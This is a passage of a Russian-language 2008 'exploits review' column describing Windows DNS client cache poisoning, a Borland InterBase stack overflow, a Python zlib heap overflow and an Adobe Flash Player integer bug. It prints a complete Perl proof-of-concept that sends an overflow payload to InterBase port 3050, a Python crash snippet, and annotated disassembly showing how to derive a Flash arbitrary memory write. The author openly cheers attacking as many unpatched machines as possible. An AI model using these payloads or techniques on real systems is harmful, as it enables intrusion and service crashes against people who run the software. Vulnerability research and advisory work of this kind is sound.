exploits review
17h выпуск

крис касперски ака мыщъх, a.k.a. nezumi, a.k.a elraton, a.k.a. souriz, no-email

после потока интересных дыр, обрушившегося на наши головы в конце зимы — начале весны этого года, наступило неожиданное затишье (перед бурей?!) и за последнее время не обнаружено ни одной сколь ни будь значительной уязвимости, которую было бы можно использовать для массированных хакерских атак, поэтому, приходится довольствоваться дичью поменьше, благо, таковая имеется, а вот заплатки — отсутствуют и в сети находится куча беззащитных рабочих станций и серверов

Microsoft Windows – подмятие DNS-клиента

brief: Microsoft продолжает радовать нас новыми и старыми дырами, переходящими из одной версии Windows в другую. Вот так и сейчас. Первые атаки на DNS протокол были зафиксированы в далеком 1989 году и сводились к генерации подложного DNS ответа, который, тем не менее, воспринимался жертвой как подлинный, "благодаря" слабости механизма аутентификации. Главным образом хакеры атаковали DNS-сервера провайдеров или крупных/мелких фирм, обращающиеся к вышестоящим DNS-серверам и кэшируших полученные от них (или от хакера ;-) ответы, в результате чего образовывался устойчивый очаг заражения (poisoned DNS-server) — пользователь, например, пытался разрешить доменное имя www.intel.com, а попадал на сервер злоумышленника, начиненный зловредными программами. Когда же ошибки в DNS-серверах были исправлены, хакеры переключились на атаки DNS-клиентов, что оказалось намного сложнее, поскольку типичная пользовательская машина генерирует сравнительно небольшое кол-во DNS-запросов в единицу времени и потому "скормить" ей поддельный DNS-ответ не так-то просто. Для этого необходимо знать: IP-адрес оригинального DNS-сервера, номер UDP-порта источника и 16-битный идентификатор TXID (Transaction ID), однако, в силу высокой предсказуемости двух последних значений, атака на NT не представляла большой проблемы, о чем Microsoft узнала лишь в марте 2004 года, исправив ошибку в W2K SP4 и XP SP2. Точнее, она думала, что ее исправила, а на деле… Согласно исследованиям Amit Klein (из компании Trusteer), Alla Berzroutchko (компания Scanit) и Roy Arends (компания Nominet UK) ошибка никуда деваться не собиралась и даже самые последние версии Windows подвержены угрозе атаки, по Вислу включительно (это-то с ее полностью переписанным сетевым стеком!). Amit Klein (в прошлом обнаруживший аналогичную уязвимость в DNS сервере на OpenBSD) подробно описал технику атаки в документе "Microsoft Windows DNS Stub Resolver Cache Poisoning" вместе с исходными текстами proof-of-concept exploit'a: http://www.trusteer.com/docs/Microsoft_Windows_resolver_DNS_cache_poisoning.pdf, ознакомившись с которым, один из сотрудников Microsoft выразил в своем блоге резкое несогласие: http://blogs.technet.com/swi/archive/2008/04/09/ms08-020-how-predictable-is-the-dns-transaction-id.aspx, ну а пока между ними идут разборки, "дыра" попала на Security Focus: http://www.securityfocus.com/bid/28553/info/;

targets: вся линейка NT-подобных систем по Вислу включительно (32-битные и 64-битные редакции);

exploits: исходные тексты exploit'a можно найти в статье Amit Klein'a: http://www.trusteer.com/docs/Microsoft_Windows_resolver_DNS_cache_poisoning.pdf;

solution: установить на рабочей станции свой собственный DNS-сервер (например, бесплатный SMALL HTTP), напрямую обращающийся к корневым DNS-серверам по TCP-протоколу, и заблокировать 53-UDP порт на брандмауэре для отсечения подложных DNS-ответов;

854:687 - Security Vulnerability Research & Defense : MS08-020 : How predictable is the DNS transaction ID? - Opera

File Edit View Bookmarks Widgets Feeds Mail Chat Tools Window Help

New tab | Security Vulnerability Research & Defense : MS08-...

http://blogs.technet.com/swi/archive/2008/04/09/ms08-020-how-predictable-is-the-dns-trans

Google search

Welcome to TechNet Blogs Sign in | Join | Help

Microsoft

Security Vulnerability Research & Defense

Information from Microsoft about vulnerabilities, mitigations and workarounds, active attacks, and other relate

Security Vulnera

This Blog
About
Email

Syndication
RSS 2.0

Search
Go

News
Postings are provided "AS IS" with no warranties, and confers no rights.

Get alerts when we update our blog!
Windows Live Alerts

MS08-020 : How predictable is the DNS transaction ID?

Today we released MS08-020 to address a weakness in the Transaction ID (TXID) generation algorithm in the DNS client resolver. The TXID is a 16-bit entity that is primarily used as a synchronization mechanism between DNS servers/clients; in fact, you can think of it as an Initial Sequence Number (ISN) for DNS query/response exchanges. Consequently, the TXID is intended to be somewhat random and difficult to predict. If both the TXID and hostname are predictable, an attacker can forge malicious DNS replies which the DNS client resolver will believe to be from the legitimate DNS server. The client would then use the spoofed information to make an outbound connection to a (potentially) attacker-controlled IP.

We wanted to explain a little more about the weakness to help you recognize potential attacks on the wire. Remember that an attacker needs to match the request TXID exactly in the spoofed response before the legitimate DNS server replies with a valid response. This was facilitated by our previous implementation of this PRNG algorithm being weak and hence vulnerable to prediction attacks. Given the previous consecutive TIDs, x_n, x_{n+1}, x_{n+2}, the attacker

Рисунок 1 Microsoft в упор отказывается признавать наличие дыры, что ж! тем лучше для нас! чем дольше она не будет ее признавать, тем больше машин мы успеем атаковать!

Borland InterBase — удаленное переполнение буфера

brief: 11 апреля 2008 года была обнародована информация о дыре в популярном сервере баз данных Borland InterBase, подверженном угрозе удаленного переполнения буфера с захватом управления. Ошибку обнаружил сотрудник Oracle Corporation, довольно известный (в узких кругах) специалист по безопасности Zhen Hua Liu, живущий в своей норе на побережье Redwood'a. Исследуя дизассемблерные внутренности файла ibserver.exe, он обратил внимание на отсутствие проверки длины переданных пользователем данных перед их копированием в локальный буфер, что подтверждает следующий код, снабженный мыщъхиными комментариями:

```
0041460F mov ecx, [ebp+arg_4]          ; // ECX := arg_4 ;указатель на структуру
00414612 xor edx, edx                  ; // EDX := 0
00414614 mov dx, [ecx]                 ; // извлекаем word по указателю arg_4
00414617 push edx                      ; // сохраняем EDX в стеке
00414618 mov eax, [ebp+arg_4]          ; // EAX := arg_4
0041461B mov ecx, [eax+4]              ; // | Data1 | "\x41"x1000
0041461E push ecx                      ; // передаем фции strcpy что копировать
0041461F mov edx, [ebp+arg_0]          ; // EDX := arg_0
00414622 push edx                      ; // передаем фции strcpy куда копировать
00414623 mov eax, [ebp+arg_0]          ; // _без_ проверки размеров буфера
00414626 mov ecx, [eax+4]              ;
00414629 call dword ptr [ecx+8]        ; // strcpy

…

00411157 mov ecx, [ebp+loop_count]     ; // кол-во копируемых байт в ECX
0041115A mov eax, [ebp+recv_info]      ; // указатель на структуру recv_info
```

```
0041115D mov esi, [eax+0Ch]          ; // извлекаем из recv_inf указ.на данные
00411160 mov edi, [ebp+arg_4]        ; // указатель на буфер для копирования
00411163 mov edx, ecx                ; // превращаем байты…
00411165 shr ecx, 2                  ; //    …в двойные слова
00411168 rep movsd                   ; // копируем дв. словами без проверки
0041116A mov ecx, edx                ; // считаем кол-во…
0041116C and ecx, 3                  ; //    …оставшихся байт
0041116F rep movsb                   ; // докопируем оставшиеся байты
```

Листинг 1 дизассемблерный фрагмент ibserver.exe

Как видно, мы имеем дело с классическим стековым переполнением (буфер-приемник находится в стеке), со всеми отсюда вытекающими последствиями. На системах с исполняемым стеком мы запросто можем подменить адрес возврата из функции, передав управление на shell-код. На системах с неисполняемым стеком (XP SP2/Server SP1 и выше при наличии аппаратной поддержки со стороны ЦП) при активном DEP'e (по умолчанию DEP защищает только системные компоненты), мы можем реализовать атаку типа return2libc (название пришло из мира UNIX, в Windows нет libc, вместо этого там KERNEL32.DLL, но сути дела это не меняет). На системах с рандомизацией адресного пространства (Висла/Server 2008) передать управление на sell-код скорее всего не удастся и жертва поимеет крах, ведущий к остановке сервиса "InterBase ibserver".

target: уязвимость подтверждена в Borland Interbase 2007 SP2 (ibserver.exe version 8.0.0.123), остальные версии не проверялись, но, возможно, они так же уязвимы;

exploit: ниже приведен исходный код proof-of-concept exploit'a, передающий управление на shell-код. Кому лень набирать его в текстовом редакторе могут скачать файл по адресу: http://www.securityfocus.com/data/vulnerabilities/exploits/28730.pl;

```
use IO::Socket;
use strict;
my $host=$ARGV[0];
sub usage {print "usage: perl poc.pl serverip\n";}
if ($#ARGV < 0) {usage();exit();}
my $victim = IO::Socket::INET->new(   Proto=>'tcp',
                                      PeerAddr=>$host,
                                      PeerPort=>3050);
my $a = "\x41"x1000;                  #"\x00\x00\x03\xE8"
my $b = "\x10\x43"x16;
my $e="\x00\x00\x00\x52\xFF\xFF\xFF\xFF\x00\x00\x03\xE8".$b."\x00\x00\x00".$a;
print $victim $e;
print " + Malicious  request sent ...\n";
sleep(1);
print "Done.\n";
close($victim);
exit;
```

Листинг 2 исходный текст proof-of-concept exploit'a

solution: производитель еще никак не отреагировал на сообщение о дыре и когда появится "лекарство" в виде заплатки — неизвестно. особо озабоченные проблемой могут пропатчить код ibserver.exe, воткнув туда несколько машинных команд для выполнения проверки границ буфера;

```
edit 28730.pl - Far
D:\28730.pl                                   DOS    Line        1/26   Col
#!/usr/bin/perl -w
#Author:  Liu Zhen Hua <alau [at] 163.com>

use IO::Socket;
use strict;
my $host=$ARGV[0];
sub usage {
print "usage: perl poc.pl serverip\n";
}
if ($#ARGV < 0) {
usage();
exit();
}
my $victim = IO::Socket::INET->new(Proto=>'tcp',
                                   PeerAddr=>$host,
                                   PeerPort=>3050);
my $pad0 = "\x41"x1000;          #"\x00\x00\x03\xE8"
my $pad5 = "\x43"x16;
my $exploit =
"\x00\x00\x00\x52\xFF\xFF\xFF\xFF\x00\x00\x03\xE8".$pad0."\x00\x00\x00\x10".$pad5;
print $victim $exploit ;
print " + Malicious  request sent ...\n";
sleep(1);
print "Done.\n";
close($victim);
exit;
```

Рисунок 2 proof-of-concept exploit в текстовом редакторе

Python — удаленное переполнение буфера в библиотеке zlib

brief: 9 апреля 2008 года хакер Justin Ferguson из IOActive Security Advisory обнародовал обнаруженную им дыру в популярной библиотеке zlib, входящей в штатный комплект поставки языка Python, приобретающего с каждым днем все большую и большую распространенность и потому угроза вполне актуальна. Ошибка "сидит" в функции PyZlib_unflush, реализованной в файле Python-2.5.2/Modules/zlibmodule.c и выполняющей сброс (flush) указанного количества байт, заданного знаковым аргументом, всегда трактуемым как положительное целое без проверки на отрицательное значение, передача которого функции выделения памяти приводит к резервированию одного байта буферной памяти, а вот функция копирования данных в буфер после преобразования отрицательного знакового аргумента в беззнаковое, получает очень большое число, соответствующее нескольким гигабайтам памяти, что, естественно, приводит к переполнению кучи. Дыра объявлена удаленной, хотя на самом деле она локальная и этот момент требует некоторых пояснений. Да, действительно, дыра локальна по своей природе и чтобы добиться переполнения необходимо вызывать функцию flush(), что можно сделать только имея возможность запускать Python-программы на целевой машине, для чего там должен быть установлен интерпретатор языка, а хакеру предоставлен shell с возможностью выполнения Python-программ. Но даже при таком оптимистичном раскладе он не сможет завалить операционную систему, а только запущенный экземпляр интерпретатора или (в идеале) захватить управление системой без превышения уровня имеющихся у него привилегий. А оно ему надо?! Так что атака носит сугубо лабораторный характер и только в тех немногих случаях, когда интерпретатор Python'a запускается на более высоком уровне привилегий, хакер может поиметь с этого какую-то выгоду. Подробности на http://www.securityfocus.com/bid/28715/;

target: дыра подтверждена в Python версии 2.5.2, остальные версии так же могут быть уязвимы;

exploit: исходный текст proof-of-concept exploit'a лежит на http://www.securityfocus.com/data/vulnerabilities/exploits/28715.py, а ниже приведен его ключевой фрагмент:

```
compMsg = zlib.compress(msg)
```

```
bad = -24
decompObj = zlib.decompressobj()
decompObj.decompress(compMsg)
decompObj.flush(bad)
```

Листинг 3 ключевой фрагмент proof-of-concept exploit'a

solution: разработчики исправили ошибку, но пока только на SVN-репрозитории (http://bugs.python.org/issue2586). Ждем-с выхода очередной стабильной версии.

854:687 - Repository - revision - projects - Opera

File Edit View Bookmarks Widgets Feeds Mail Chat Tools Window Help

New tab | Repository - revision - projects

http://svn.python.org/view?rev=62235&view=rev

[projects] **Project Root:** projects Go

projects

Jump to revision: 62235 Go

Author: gregory.p.smith

Date: Wed Apr 9 00:25:17 2008 UTC *(6 days, 3 hours ago)*

Log Message:

```
Fix zlib crash from zlib.decompressobj().flush(val) when val was not positive.
It tried to allocate negative or zero memory.  That fails.
```

Changed paths:

Path	Action	Text Changes	Prop Changes	Diff to Previous
python/trunk/Lib/test/test_zlib.py	modified			(diff to previous)
python/trunk/Modules/zlibmodule.c	modified			(diff to previous)

Webmaster

ViewCVS

Powered by ViewCVS 1.0-dev

ViewCVS and CVS Help

Рисунок 3 репрозиторий с пофиксенной zlib

full disclose: Adobe Flash Player — удаленное переполнение буфера

brief: 9 апреля 2008 года Mark Dowd из исследовательского подразделения ISS X-Force, входящего в состав корпорации IBM совместно с хакером wushi из группы team509 обнаружили и опубликовали дыру в Adobe Flash Player, работающего под управлением операционной системы Linux. Для реализации атаки достаточно "скормить" жертве специальным образом сконструированный swf-файл, заманив ее на web-страничку или послав его почтой. Главное, чтобы Adobe Flash Player был установлен! Ошибка носит системно-независимый характер, хотя, с учетом различий реализаций под Windows и Linux, для каждой конкретной платформы необходим свой swf-файл с умышленно искаженным полем DefineSceneAndFrameLabelData.SceneCount, содержащим количество "сцен", которые необходимо считать из файла. SceneCount представляет собой двойное знаковое слово, но проверка на отрицательное значение не выполняется и хакер получает возможность модифицировать любую (ну, или практически любую) ячейку адресного пространства внутри процесса, что открывает широкие возможности для атак, особенно с учетом того, что Adobe Flash Player не использует возможности

рандомизации адресного пространства, предоставляемые Вислой и некоторыми версиями Linux'a, а потому не сильно затрудняет задачу атакующего. Для захвата управления машиной (с привилегиями Flash Player'a) было бы достаточно перезаписать указатель на функцию или подменить адрес возврата, но Mark Dowd пошел намного более крутым и радикальным путем, атаковав виртуальную flash-машину, интерпретирующую байт-код и известную под именем ActionScript Virtual Machine (или, сокращенно, AVM). Достоинство такого подхода, во-первых, в его новизне, а, во-вторых, в системно независимости — байт-код виртуальной машины не привязан к конкретной платформе и потому однажды сконструированный exploit не нужно переписывать под всю процессорную линейку на которой только реализован Adobe Flash Player: x86, x86-64, PPC, etc. Подробнее об этом можно прочитать в статье Mark'a Dowd'a — "Application-Specific Attacks: Leveraging the ActionScript Virtual Machine", свободно доступной всем желающим: http://documents.iss.net/whitepapers/IBM_X-Force_WP_final.pdf. Так же рекомендуется сходит на Security Focus: http://www.securityfocus.com/bid/28695;

targets: Adobe Flash Player 8.0.34.0/8.0.35.0/9/9.0.115.0/9.0.28.0/9.0.31.0/9.0.45.0/9.0.47.0/9.0.48.0 (дистрибутивы RedHat Enterprise Linux Desktop/RedHat Enterprise Linux Extras/RedHat Enterprise Linux Supplementary server/S.u.S.E. Linux 10.1 ppc/S.u.S.E. Linux 10.1 x86/S.u.S.E. Linux 10.1 x86-64/S.u.S.E. Novell Linux Desktop 9/S.u.S.E. openSUSE 10.2/S.u.S.E. openSUSE 10.3 и другие);

exploit: proof-of-concept exploit доступен только подписчикам "Immunity CANVAS Early Update Program" с ценой членства в $1450 на 3 месяца, продление членства стоит $730 в квартал. Подробности на — http://www.immunityinc.com/products-canvas.shtml;

solution: производитель уже выпустил Flash Player 9.0.124.0, свободный от ошибки переполнения, а для старых версий доступно бесплатное обновление, выложенное на http://www.adobe.com/support/security/bulletins/apsb08-11.html, однако, ни новая версия, ни обновление не исправляют всех ошибок. Проверка поля SceneCount на отрицательное значение появилась (какое огромное достижение, вах!), однако, дефекты виртуальной AVM-машины как были, так и остались. По-прежнему возможен обход верификатора байт-кода и прочие трюки, которым планируется посвятить отдельную статью, а в этом обзоре (ограниченные местом) мы рассмотрим лишь непосредственно саму ошибку знакового переполнения.



Рисунок 4 платите $1450 и получайте статус CANVAS Professional с полный доступом к исходному коду сотен exploit'ов!

full disclose:

Для анализа "дыры" в Flash-player'е помимо самого плеера (который уже наверняка установлен в системе), нам понадобится спецификация на SWF/FLV-файлы, последнюю редакцию которой (на момент написания этих строк — 9'ю), можно скачать с сервера фирмы Macromedia: http://download.macromedia.com/pub/flash/licensing/file_format_specification_v9.pdf.

Осторожно! При первом же открытии pdf-файла эта сволочь лезет в Сеть, передавая наши данные и запрашивая сертификат. Для сохранения инкогнито рекомендуется воспользоваться брандмауэром. Подумав некоторое время, Adobe Acrobat Reader сменит гнев на милость и отобразит содержимое спецификации, предварительно "выплюнув" на экран противный NAG-Screen с текстом лицензионного соглашения и стандартными кнопочками "Agree" (Принять) и "Disagree" (Послать на…). Охренеть!!!



Рисунок 5 лицензионное соглашение, всплывающее при попытке открытия pdf-файла со спецификацией SWF/FLV форматов — интересно, додумалась ли какая-нибудь другая фирма вставлять EULA в спецификации?! например, Intel перед отдачей мануала стала бы спрашивать нас: согласны ли мы с лицензионным соглашением или нет

Структура SWF-файлов (см. рис. 6) состоит из последовательности различных объектов: фигур, звуков, шрифтов, текста, etc. Все они обрабатываются вполне корректно (дефектов реализации нет или таковые еще не найдены), но вот структура DefineSceneAndFrameLabelData, описывающая сцену (Scene) подвержена целочисленному знаковому переполнению.



Рисунок 6 структура SWF-файла

Рассмотрим структуру DefineSceneAndFrameLabelData более подробно (см. листинг 4). Как видно, она включает в себя массив сцен Scenes, количество которых задано в переменной SceneCount типа unsigned int32 (беззнаковое двойное слово), которая лежит рядом с массивом.

```
// вспомогательные структуры
SceneData
{
        UI32 FrameOffset
        String SceneName
}
FrameData
{
        UI32 FrameNumber
        String FrameLabel
}

// теговая структура
DefineSceneAndFrameLabelData
{
        RecordHeader Header
        UI32 SceneCount
        SceneData Scenes[SceneCount]
        UI32 FrameCount
```

```
        FrameData Frames[FrameCount]
}
```

Листинг 4 теговая структура DefineSceneAndFrameLabelData (tag ID 0x56), подверженная целочисленному знаковому переполнению

Теперь загрузим flash-player в дизассемблер и посмотрим на код, обрабатывающий переменную SceneCount вместе с массивом Scenes (см. листинг 5):

```
.text:30087A42        call SWF_GetEncodedInteger    ; получить Scene Count
.text:30087A47        mov edi, [ebp+arg_0]
.text:30087A4A        mov [esi+4], eax              ; EAX := Scene Count
.text:30087A4D        mov ecx, [ebx+8]              ; ECX - размер swf-файла
.text:30087A50        sub ecx, [ebx+4]              ; ECX - кол-во байт до конца файла
.text:30087A53        cmp eax, ecx                  ; ?(Scene Count > ECX)
.text:30087A55        jg loc_30087BB4               ; <- не выполняется, если SC < 0
.text:30087A5B        test eax, eax                 ; проверка на нуль
.text:30087A5D        jz loc_30087B0E               ; <- не выполняется, если SC < 0
.text:30087A63        mov ecx, [edi+20h]
.text:30087A66        push 3
.text:30087A68        push 3
.text:30087A6A        push 0Ch                      ; nCount
.text:30087A6C        push eax                      ; nSize
.text:30087A6D        call mem_Calloc               ; обламывается, если SC < 0
.text:30087A72        push eax                      ; EAX := 0, если SC < 0
.text:30087A73        mov ecx, esi
.text:30087A75        call sub_3004A766             ; делает разные неинтересные дела
.text:30087A7A        and [ebp+arg_0], 0
.text:30087A7E        cmp dword ptr [esi+4], 0
.text:30087A82        jle short loc_30087AFA        ; всегда выполняется
```

Листинг 5 дизассемблерный фрагмент Flash Player'a, в котором происходит переполнение

Сначала переменная SceneCount сравнивается с количеством байт, оставшихся до конца swf-файла, причем сравнение осуществляется при помощи машинной команды JG, интерпретирующей SceneCount как _знаковую_ переменную. Если SceneCount < 0, эта проверка завершится успешно (для хакеров), поскольку всякое отрицательное число больше любого положительного количества байт, отличного от нуля — проверка на нулевое значение SceneCount так же выполняется. Какие, однако, аккуратные программисты! Целые две проверки и все не в тему!!!

А вот дальше… SceneCount передается функции выделения памяти mem_Calloc(), интерпретирующей ее как беззнаковую переменную, а, поскольку, знаковый бит — самый старший бит числа, мы запрашиваем у функции mem_Calloc() как минимум 2 Гбайта памяти, которые, естественно, не выделяются, но проверка на успешность выделения отсутствует, поскольку, программисты, по своей наивности полагают, что память — ресурс неисчерпаемый. Но они заблуждаются и в нашем случае mem_Calloc() возвращает ноль.

Остается только разобраться, что делает программа с полученным указателем. А делает она с ним сведущее (для краткости дизассемблерный листинг переведен в псевдокод):

```
.text:30087AFA        mov eax, [esi+4]              ; SceneCount
.text:30087AFD        mov ecx, [esi]                ; returned pointer
.text:30087AFF        lea eax, [eax+eax*2]          ; EAX := EAX*3
.text:30087B02        lea eax, [ecx+eax*4]          ; EAX := EAX*4 + pointer
.text:30087B05        mov ecx, [ebp+arg_8]          ; ECX := FrameCounter (или FC)
.text:30087B08        sub ecx, [eax-0Ch]            ; ECX := FC-*((SC-1)*12+pointer)
.text:30087B0B        mov [eax-4], ecx              ; *(SC*12+pointer-4) = ECX
```

Листинг 6 псевдокод функции, позволяющей хакеру перезаписывать любую ячейку памяти

Поскольку, в нашем случае pointer, возвращенный функцией mem_Calloc(), равен нулю, мы получаем следующий псевдокод: *(SceneCount*12-4) = FrameCount-*((SceneCount-1)*12). Учитывая, что переменные SceneCount и FrameCount представляют собой двойные слова, полностью контролируемые хакером, подбирая их различные сочетания, мы можем модифицировать различные ячейки памяти, хоть и не без ограничений с учетом ограничений, налагаемых данной формулой. А что это за ограничения?

Путем несложных преобразований получаем: (0x80000000 | ((address + 4)/12)), то есть можно модифицировать только те адреса, которые после добавления к ним четырех байт делятся на 12 без остатка. Не такое уж и жестокое ограничение и в подвластной нам области

